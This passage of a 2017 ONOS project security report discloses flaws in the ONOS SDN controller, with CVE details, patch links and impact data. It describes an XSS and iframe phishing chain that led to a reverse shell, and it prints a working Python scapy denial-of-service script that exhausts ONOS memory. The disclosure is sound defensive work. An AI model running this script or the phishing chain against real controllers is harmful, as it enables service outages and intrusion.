

Figure 73: Successful exploitation of HTML Injection and XSS



Figure 74: XSS used to perform Clickjacking

Impact

A proof of concept (PoC) was developed, which demonstrated how these vulnerabilities could be used to gain a reverse shell on the ONOS server. The goal of the PoC was to phish for the ONOS user credentials and use these to upload a malicious application,

© 2017 ONOS. All Rights Reserved.

which upon activation would open a reverse shell back to the attacker's machine. Achieving this involved injecting an ‘iframe’ element into the Web UI which overlaid the entire page. This ‘iframe’ covered the page after the user triggered the device information panel by clicking the relevant device. It linked to a page residing on the attacker's machine which appeared to be the legitimate ONOS login page. This login page usually appears after the user session has timed out and the user attempts to perform an action such as navigating to another page via the menu. A user may therefore expect that the login page is showing because their session has timed out. Once the user credentials were inserted on the page and the ‘login’ button was clicked, a script would automatically upload the malicious application. [12]

It should also be noted that CSRF was possible if the ONOS Web UI user was authenticated with the ONOS REST API. It was possible to interact with the REST API via GET and POST HTTP methods by injecting an ‘iframe’ element which contained a form with an action set to a valid REST API endpoint. JavaScript could be used to automatically submit the form. The impact of this was limited due to only the GET and POST methods being available.[13]

Denial of Service Through Resource Consumption

CVE ID

CVE-2017-13763

Description

It was found that supplying a crafted message to the ONOS East/Westbound interface could trigger a memory leak and resulted in the ONOS process consuming a large amount of resources. A crafted application layer message with a ‘Message Type Length’ set to a value larger than the message itself caused ONOS to allocate resources to accommodate the expected message. A burst of crafted messages resulted in a large increase in CPU usage (Fig. X), as well as a large and persistent increase in RAM usage by the ONOS process (Fig. Y).

[12] A video demonstration of this PoC is available here: https://sdnpwn.net/files/ONOS_phishing_iframe_backdoor.webm
[13] A video demonstration of using CSRF to activate an application is available here: https://sdnpwn.net/files/ONOS_csrf_via_iframe.webm

© 2017 ONOS. All Rights Reserved.

Affected versions

ONOS 1.8.x Ibis, 1.9.x Junco, 1.10.x Kingfisher, 1.11 (current Master as of July 2017) are confirmed to be affected.

Patch commit(s)

1.11. (current)	https://gerrit.onosproject.org/#/c/14318/ https://gerrit.onosproject.org/#/c/13831/

Patched versions

The affected versions detailed in the patch commits table have been patched.

Testing for this vulnerability

The impact of this vulnerability is on the performance of the ONOS process. To test if ONOS is vulnerable, its performance needs to be monitored. A tool such as 'top' can be used to do this. The following script can be used to exploit the vulnerability:

```
#!/usr/bin/python3
'''
Author: Dylan Smyth
This script was written to show the existence of a vulnerability within the ONOS east/westbound API.
The author is not responsible for any misuse of this script.
'''
from scapy.all import *
import socket
import sys

if __name__== '__main__':

  if(len(sys.argv) is not 3):
    print("dos.py <target ip> <No. messages to send>")
    exit(0)

  dstIp = sys.argv[1]
  count = int(sys.argv[2])
  dstPort = 9876
  senderIPBytes = bytes(map(int, "192.168.56.103".split('.')))

  msg = b''
  msg += b'\x5C\x13\xD6\x41' #Preamble
  msg += b'\x00\x00\x00\x00\x00\x00\x00\x00' #Logical Time
  msg += b'\x00\x00\x00\x00\x00\x00\x00\x00' #Logical Counter
  msg += b'\x00\x00\x00\x00\x00\x00\x00\x00' #Message ID
  msg += b'\x00' #0x00 will be read as IPv4 else IPv6
```

© 2017 ONOS. All Rights Reserved.

```
msg += senderIPBytes #Sender IP Address
msg += struct.pack('>I', 38094) #Sender Port Number
msg += b'\x07\x00\x00\x00' #Message Type Length
msg += b'\x6F'*22 #Message Type
msg += b'\x00\x00\x00\x00' #Status
msg += b'\x00\x00\x00\x23' #Content Length
msg += b'\x01'*35 #Content

for c in range(count):
  sock = socket.socket()
  sock.connect((dstIp, dstPort))
  stream = StreamSocket(sock)
  stream.send(msg)
  stream.close()
```

Once the script has been run, an increase in CPU and RAM usage by the ONOS process should be visible. The ONOS log (available in $ONOS_ROOT/apache-karaf-x.x.x/data/log/kara.log) should also show error messages, including the following which indicated the existence of a memory leak.

```
io.netty.handler.codec.DecoderException: java.lang.OutOfMemoryError: Java heap space…
<Output Omitted>
```

With the above script, the increase in RAM usage should be permanent as a memory leak is triggered. The number of messages sent will determine the period of time the CPU usage remains elevated.

Impact

Figures 75 and 76 show the increase in CPU and RAM usage during exploitation of the vulnerability. This data was collected from a testbed where ONOS was deployed in a virtual machine with 4GB of RAM and a 2 core CPU. The CPU and RAM was measured over a sixty second period, with the attack occurring at the 9th second. The attack consists of a burst of ten packets sent using the provided script. The attack was conducted with measurements recorded ten times and the plots show the mean values across the ten experiments.

© 2017 ONOS. All Rights Reserved.



Figure 75: CPU usage during DoS attack



Figure 76: RAM usage during and after attack

© 2017 ONOS. All Rights Reserved.

2.2.3 Summary

We summarize in Table 4 the analyzed configuration and vulnerability issues in Sections 2.2.1 and 2.2.2, recalling the contribution. About configuration issues, configuration guides will be pushed to the ONOS wiki page closely.

Table 4: Configuration and vulnerability summary table.

Issue Type	Report Contribution
Configuration Issues	Configuration guide to resolve each issue
HTTPS not configured for the Northbound Interface	
SSL not configured for the Southbound Interface	
TLS not configured for inter-controller communication	
Default Credentials (REST API, Web UI, Karaf CLI)	
Security Vulnerabilities	Detailed Description, patch information, proof of concept, and impact for each vulnerability
Web Interface HTML Injection & Persistent XSS	
Denial of Service Through Resource Consumption	

© 2017 ONOS. All Rights Reserved.

Summary

We documented in this report ONOS performance and security tests about:

- LISP SBI stress tests;
- Bundle failure impact on control-plane availability;
- Control-plane latency and throughput of various network state update operations;
- Delta security tests.
- Configuration bugs.

In some cases, the detected anomalies lead to quick improvement to the code. In other cases, tickets were opened and are still under resolution. Finally, for some other cases, we try to indicate at some extent how the specific issues could be addressed.

This report is the first of a series of report of the ONOS Security & Performance Analysis brigade [1]. As a rule of thumb, these tests will be repeated and documented for the next report on forthcoming ONOS versions, until the performance level is considered as carrier-grade and no further improvable, or specific security test campaigns are entirely successfully passed.

Additional tests can be conducted for further reports, for example on other SBIs, or on other network/system performance fitness metrics.

May you be interested in contributing material for the next report, please contact the brigade lead: Stefano Secci (stefano.secci@lip6.fr).

Acknowledgements

The activity documented in this report was partially the result of work being conducted by master students in networking at the LIP6, UPMC, France. We would hence like to thank Loundja Imkhounache, Sofiane Kirati, Florentin Betombo, Lyasmine Fedaoui Samia Kossou, Mamadou Ndiaye, Albert Su, Coumba Sall, for their work.

Moreover, we would like to thank Abdulhalim Dandoush, Andrea Campanella and Yuta Higuchi for their useful comments on this report. A special thank goes to Jian Li for his efforts towards the improvement of the LISP SBI.

Part of this work was funded by the ANR LISP-Lab (grant nb: ANR-13-INFR- 0009) and the FED4PMR “Investissement d’Avenir” projects.

© 2017 ONOS. All Rights Reserved.

References

[1] Security & Performance Analysis brigade (wiki webpage): https://wiki.onosproject.org/pages/viewpage.action?pageId=12422167

[2] DC. Phung, S. Secci, D. Saucez, L. Iannone, "The OpenLISP control-plane architecture", *IEEE Network Magazine*, Vol. 38, No. 2, pp: 34-40, March-April 2014.

[3] OpenLISP control-plane open source project (repository): https://github.com/lip6-lisp/control-plane

[4] Project Delta: SDN Security Evaluation Framework. [Online]. Available: http://opensourcesdn.org/projects/project-delta-sdn-securityevaluation-framework/

[5] OWASP: Testing for HTML Injection
https://www.owasp.org/index.php?title=Testing_for_HTML_Injection

[6] OWASP: Cross-Site Scripting
https://www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29

[7] OWASP: Cross-Site Request Forgery
https://www.owasp.org/index.php/Cross-Site_Request_Forgery_%28CSRF%29

[8] Test-Plan: Performance and Scale-out (webpage): https://wiki.onosproject.org/x/n4Q0

[9] 1.10 Performance adn Scale-out (webpage): https://wiki.onosproject.org/x/xIbV

[10] ONOS Configuring Authentication - CLI, GUI & REST API (webpage): https://wiki.onosproject.org/pages/viewpage.action?pageId=4162614#ConfiguringAuthentication-CLI,GUI&RESTAPI-HTTPS&Redirect

© 2017 ONOS. All Rights Reserved.

About ONOS

ONOS® is the open source SDN networking operating system for Service Provider networks architected for high performance, scale and availability. The ONOS ecosystem comprises ONF, organizations that are funding and contributing to the ONOS initiative, and individual contributors. These organizations include AT&T, China Unicom, Comcast, Google, NTT Communications Corp., SK Telecom Co. Ltd., Verizon, Ciena Corporation, Cisco Systems, Inc., Ericsson, Fujitsu Ltd., Huawei Technologies Co. Ltd., Intel Corporation, NEC Corporation, Nokia, Radisys and Samsung. See the full list of members, including ONOS' collaborators, and learn how you can get involved with ONOS at onosproject.org.

ONOS is an independently funded software project hosted by The Linux Foundation, the nonprofit advancing professional open source management for mass collaboration to fuel innovation across industries and ecosystems.

Further information on the ONOS project website: http://www.onosproject.org and wiki page at https://wiki.onosproject.org/display/ONOS/Wiki+Home

© 2017 ONOS. All Rights Reserved.